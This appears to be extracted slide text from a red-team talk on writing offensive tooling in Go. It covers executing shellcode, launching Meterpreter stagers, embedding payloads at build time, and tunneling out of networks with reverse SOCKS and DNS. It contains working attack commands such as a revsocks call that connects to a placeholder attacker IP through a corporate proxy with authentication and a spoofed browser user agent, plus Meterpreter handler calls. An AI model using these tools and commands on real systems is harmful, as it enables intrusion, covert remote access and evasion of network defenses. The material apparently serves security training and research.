- **Metasploit Meterpreter**
- **Any other ready toolkit**



Shellcode - Can be even easier

- **Just include gosc module**
- **Shellcode must match architecture**

```
import "github.com/kost/gosc/shell"
```

```
shell.ExecShellcode(myshellcode)
```

```
shell.ExecShellcode_b64(base64shellcode)
```



Shellcode – Still want Meterpreter

- **Just include gosc/msf module**
- **First stage written in pure go**
- **Handler/shellcode must match architecture/type**

```
import "github.com/kost/gosc/msf"
```

```
msf.Meterpreter("tcp", "127.0.0.1:4444")
```

```
msf.Meterpreter("http", "127.0.0.1:80")
```

```
msf.Meterpreter("https", "127.0.0.1:443")
```



Executing pregenerated shellcode

- **C extension**
 - <https://github.com/brimstone/go-shellcode>
- **Windows examples**
 - <https://github.com/Ne0nd0g/go-shellcode>
- **Golang native calls to syscall**
 - <https://github.com/lesnuages/hershell>
- **Golang native calls improved**
 - <https://github.com/kost/gosc>



Embedding strings in Go

- **Embed strings without touching source code**
- **Still build is needed**
- **Limited to strings only**
- **No byte arrays, integers, booleans**

```
OPTS=-ldflags "-X main.Shellcode=$(SHELLCODE) "  
OPTS=-ldflags "-X main.Version=$(VERSION) -X"  
main.CommitID=$(GIT_COMMIT) "  
go build $OPTS
```



Embedding files in Go

- **go embed**
 - Go native solution in newer Go versions
- **Go-bindata**
 - Create go structures from files
- **Stuffbin**
 - Embed files inside executable
 - Dynamically
 - after compile time



Embedding files in Go

- **go embed**


```
import (  
    _ "embed"  
)  
//go:embed version.txt  
var version string
```

<https://pkg.go.dev/embed>



Tunneling

- Hashicorp Yamux
 - Connection Multiplexer
- Revsocks
 - Reverse Socks 5
 - <https://github.com/kost/revsocks>
- Reverse Socks 5 tunneling over web apps
 - Regeorg
 - <https://github.com/kost/regeorgo>
 - <https://github.com/kost/regeorg>
- DNS
 - DNS tunneling
 - <https://github.com/kost/chashell/>



Connection multiplexing behind NAT

- Yamux
 - <https://github.com/hashicorp/yamux>
 - Golang connection multiplexing library
- Features
 - Bi-directional streams
 - Streams can be opened by either client or server
 - Useful for NAT traversal
 - Server-side push support
 - Keep Alives
 - Enables persistent connections over a load balancer




Tunneling - revsocks

<https://github.com/kost/revsocks>

```
revsocks -connect attackerIP:8443 -pass Password1234
```

```
revsocks -listen :8443 -socks 127.0.0.1:1080 -pass Password1234
```



```
revsocks -connect attackerIP:8443 -pass Password1234 -proxy proxy.domain.local:3128  
-proxyauth Domain/username:userpass -useragent "Mozilla 5.0/IE Windows 10"
```



DNS monitoring and attribution

- **Random domains**
 - Just put and point to strange domain you own
 - Unique per payload/target
- **Purpose**
 - Monitoring / Blue team canary
 - Lousy attribution
- **DNS Monitoring with dnslog**
 - <https://github.com/kost/logdns>


Example:

`./logdns -resolve .`



